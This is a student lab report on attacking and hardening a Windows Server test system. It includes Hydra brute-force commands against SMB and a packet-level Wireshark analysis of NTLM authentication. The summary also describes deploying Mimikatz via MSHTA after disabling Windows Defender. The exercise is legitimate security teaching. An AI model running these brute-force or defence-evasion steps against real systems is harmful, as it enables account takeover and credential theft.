htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Testing Windows server security

Laboratory protocol Excercise 9 Testing Windows server security

Figure 1: Grouplogo

Subject: ITSI
Class: 3AHITN
Name: Stefan Fürst, Justin Tremurici
Gruppenname/Nummer: Name here/12
Supervisor: SPAC, ZIVK
Exercise dates: 14.03.2025 | 21.03.2025 | 28.03.2025 | 04.04.2025
Submission date: 11.04.2025

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Contents

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

1 Task definition

This task was conducted using a combination of manual configuration and automated attack tools to evaluate the security posture of a Windows Server environment. The environment setup involved preparing both the target system and an attacker system running Kali Linux, which was equipped with tools such as Hydra for brute-force attacks and Wireshark for network traffic analysis.
Initially, the target Windows Server was configured by creating a new local user account named `testuser` with the password `passwort`. A network share was created using `New-SmbShare`, and permissions were assigned to `testuser` to grant access. Concurrently, Wireshark was deployed on either the server or an intermediary device to capture and analyze traffic related to the attacks.
To simulate credential-based attacks, Hydra was used to conduct brute-force attempts on the SMB protocol:

```
hydra -l testuser -P /path/to/passwordlist.txt smb://<IP-ADDRESS>
```

The time to successful login was measured and compared between weak (e.g., `passwort`) and strong (e.g., `P@ssw0rd123!`) password configurations. Network traffic was captured and filtered using the expression `tcp.port == 445`, enabling detailed inspection of failed and successful authentication attempts.
A second brute-force attack was executed against the Remote Desktop Protocol (RDP). RDP was enabled through system settings, and `testuser` was added to the `Remote Desktop Users` group. Hydra was again utilized for this. Wireshark was used to capture the RDP traffic (`tcp.port == 3389`) for comparison against the SMB-based attack. Observations highlighted protocol-level differences in how failed and successful login attempts were processed and exposed.
Following the attacks, two mitigation techniques were researched and implemented to harden the system. Group Policy Objects (GPOs) were configured to enforce account lockout policies and limit RDP access. These changes were validated by re-running attacks and observing reduced effectiveness due to increased security controls.
Additionally, privilege escalation techniques were examined using Mimikatz. Requirements for successful execution were researched, including necessary privileges and system policies. As a bonus, Mimikatz was tested on the server to extract credentials and security tokens. The analysis revealed sensitive credential information, underscoring the importance of disabling credential caching and applying strict administrative controls.[1]

2 Summary

In this exercise, we used `Hydra` for brute-force attacks on various services. However, due to issues with `Hydra`'s support for RDP brute-forcing, we created a custom Python script that utilized the `FreeRDP` command to perform the RDP brute-force attacks. This solution allowed us to bypass the limitations of `Hydra` and simulate RDP credential stuffing attacks effectively.
To enhance the security of the target system, we adjusted Group Policy settings, specifically disabling `NTLM` authentication and modifying account lockout policies. These changes were intended to limit the success of brute-force attacks by reducing the number of login attempts allowed.
We also deployed `EvWatcher` to monitor and limit attack attempts, ensuring that further malicious actions would be detected and blocked. For privilege escalation, we used `MSHTA` in combination with an MP3 file to bypass security and deploy `Mimikatz` onto the target system. To ensure `Mimikatz` could function, we disabled `Windows Defender`.
`Mimikatz` is a powerful tool used to extract credentials, manipulate security tokens, and perform privilege escalation on Windows systems. It can dump plaintext passwords, password hashes, and Kerberos tickets from memory, providing an attacker with sensitive information. This exercise highlighted the importance of securing systems against such attacks by using strong policies, disabling insecure protocols like `NTLM`, and employing endpoint protection to prevent tools like `Mimikatz` from successfully exploiting the system.[2]

[1] The task definition was created by ChatGPT.
[2] The sumamry was created by after provding a draft of bullet points of what we did to ChatGPT.

3 Complete network topology of the exercise




Figure 2: Complete network topology of the exercise

4 Exercise Execution

4.1 Setting Up the Exercise Environment

To meet the initial requirements of this exercise, the script from last time was simplified to create only five test users, along with corresponding security groups. Most randomly generated elements were removed, leaving only three shares on the `C:` drive. This can be verified in the Computer Management utility under the Users, Shares, and Groups categories, as shown in Figures 3 to 5.




Figure 3: Veryfing the creation of the users




Figure 4: Veryfing the creation of the groups




Figure 5: Veryfing the creation of the shares

4.2 Brute-Forcing SMB with Hydra

Since part of the setup involved assigning weak passwords to the users, they can be easily brute-forced with Hydra using the following command:

```
hydra -l user1 -P /usr/share/wordlists/rockyou.txt -t 4 192.168.56.102 smb2 -I
```

This command consists of the `-l` flag to specify the user to target, and the `-P` flag to specify the list of passwords to use—in this case, I opted for the RockYou wordlist. Note that `-P` (uppercase) indicates a list of passwords, whereas `-p` (lowercase) is used for a single password. The `-t` flag sets the number of threads to use for the attack, meaning how many parallel instances of Hydra are dispatched to perform the task. `192.168.56.102` sets the target IP address, and `smb2` specifies the protocol to use, which in my case is `smb2` since the server is running SMB version 2. Lastly, the `-I` flag tells Hydra to ignore restoring progress from an earlier session, so the "Do you want to restore" prompt does not appear in the screenshot.
After running the command, we can see in Figure 6 that `password123_` is not a secure password, as it gets cracked in just one second.




Figure 6: Obtaining the password for the smb share

4.2.1 Analyzing Network Traffic with Wireshark

To investigate what is happening under the hood during the attack, I had a Wireshark capture running while executing Hydra.
By filtering for `tcp.port == 445`, we can examine the SMB-related network traffic being sent and received, and analyze the authentication process taking place alongside it.
Figure 7 shows the first SMB packet, which is sent using version 1 instead of version 2, despite version 2 being specified in the command. This behavior is explained in the specification for SMB versions 2 and 3 from Microsoft, under the section **Relationship to Other Protocols** on page 25:
"The SMB 2 Protocol can be negotiated by using an SMB negotiate, as specified in MS-SMB section 1.7. After a dialect of the SMB 2 Protocol is selected during negotiation, all messages that are sent on the connection (including the negotiate response) will be SMB 2 Protocol messages, as specified in this document, and no further SMB traffic will be exchanged on the connection." [1]
This `Negotiate Protocol Request` informs the server of the SMB dialects (i.e., versions) the client supports, which is essentially an array of supported versions. This can also be inspected in Figure 7, under the "Request Dialects" section of the `Negotiate Protocol Request`. [2]




Figure 7: Inspecting the first Negotiate Protocol Request

After this request, the server responds with a `Negotiate Protocol Response`, in which it replies with the preferred SMB dialect and an array of capabilities—essentially a list of supported features. In this case, the server responds with the `SMB2 Wildcard`, indicating that it supports at least `SMB 2.1` or a newer version. This response prompts the client to send another `SMB2 Negotiate Request` specifying the exact revision of the `SMB 2` protocol to be used. As demonstrated in Figure 8. [3]




Figure 8: Viewing the `Negotiate Protocol Reponse`

Now the client responds with its own list of supported capabilities, as highlighted in Figure 9.




Figure 9: Viewing the second `Negotionate Protocol Request`

The server follows up by specifying the preferred dialect from the client's dialect array—which in this case is `SMB 3.1.1`—and additionally updates the listed capabilities based on the selected version. This version will now be used for the connection, as shown in Figure 10. [3]




Figure 10: Viewing the second `Negotionate Protocol Reponse`

After a dialect and capabilities have been selected, a `Session Setup Request` is sent, initiating the authentication process using the `GSS-API` (Generic Security Service Application Program Interface). This is used alongside `NTLMSSP`, which stands for NT LAN Manager Security Support Provider—a binary messaging protocol developed by Microsoft to facilitate NTLM challenge-response authentication and to negotiate integrity and confidentiality options. [4, 5] Within the request, various flags are set to determine the supported `NTLMSSP` options for authentication, as shown in Figure 11.




Figure 11: Viewing the Session Setup Request

This is followed by a `Session Setup Response`, in which the `NT Status` field is set to `STATUS_MORE_PROCESSING_REQUIRED`, indicating that guest access is disabled and authentication is required to connect to this `SMB` share, as depicted in Figure 12.




Figure 12: Viewing the Session Setup Reponse

Next, another `Session Setup Request` packet is sent by the client, with the `NTLM Message Type` field set to `NTLMSSP_AUTH`. This packet also includes fields such as the domain name, user name, and—most importantly—the session key, which is required when using `GSS-API` authentication. This requirement is specified on pages 232–233 of the SMB specification as follows:
“Session.SessionKey MUST be set to the first 16 bytes of the cryptographic key queried from the GSS protocol for this authenticated context. If the cryptographic key is less than 16 bytes, it is right-padded with zero bytes. If Connection.Dialect is “3.1.1” and Connection.CipherId is AES-256-CCM or AES-256-GCM, Session.FullSessionKey MUST be set to the cryptographic key as queried from the GSS protocol for this authenticated context. For information about how this is calculated for Kerberos authentication using Generic Security Service Application Programming Interface (GSS-API), see [MS-KILE] section 3.1.1.2. For information about how this is calculated for NTLM authentication using GSS-API, see [MS-NLMP] section 3.1.5.1.”
[6, 1] The mentioned fields are annotated in Figure 13 below.




Figure 13: Viewing the second Session Setup Request

Since we authenticated with incorrect credentials in the captured attempt, a `Session Setup Response` is returned with the `NT Status` field in the header set to `STATUS_LOGON_FAILURE`, as shown in Figure 14.




Figure 14: Viewing the second Session Setup Response

Interestingly, as seen in Figure 14, in frames 2778 to 2780, the authentication process is repeated—this time without a selected user or credentials. I was unable to determine the exact cause of this behavior. Initially, I assumed that Hydra was responsible for sending the request, but after reviewing the source code of the `smb2` module, I couldn't identify anything that would explain it. I eventually concluded that this behavior is most likely caused by `libsmbclient` or some other internal mechanism within Hydra.
This may be related to the `$IPC` share, which is susceptible to being accessed through an anonymous null session. Such sessions can expose information about the operating system, available `SMB` shares, and the system's effective security policy. This can be tested using the tool `enum4linux`, which attempts to enumerate the system via a null session. However, on my Windows Server installation, null sessions are blocked by default, as shown in the results in Figure 15.
Still, I am not entirely sure why this request is consistently sent by Hydra.[7, 8]




Figure 15: Using `enum4linux` to get information about the system

If the authentication succeeds, the `NT Status` field in the header of the `Session Setup Response` is set to `STATUS_SUCCESS`. This is followed by a `Tree Connect Request` to access a share on the server. Since I did not specify a share, Hydra defaults to the administrative share `$IPC`, which is used to communicate with programs via named pipes over the network. [9] Both frames can be examined in Figures 16 and 17.

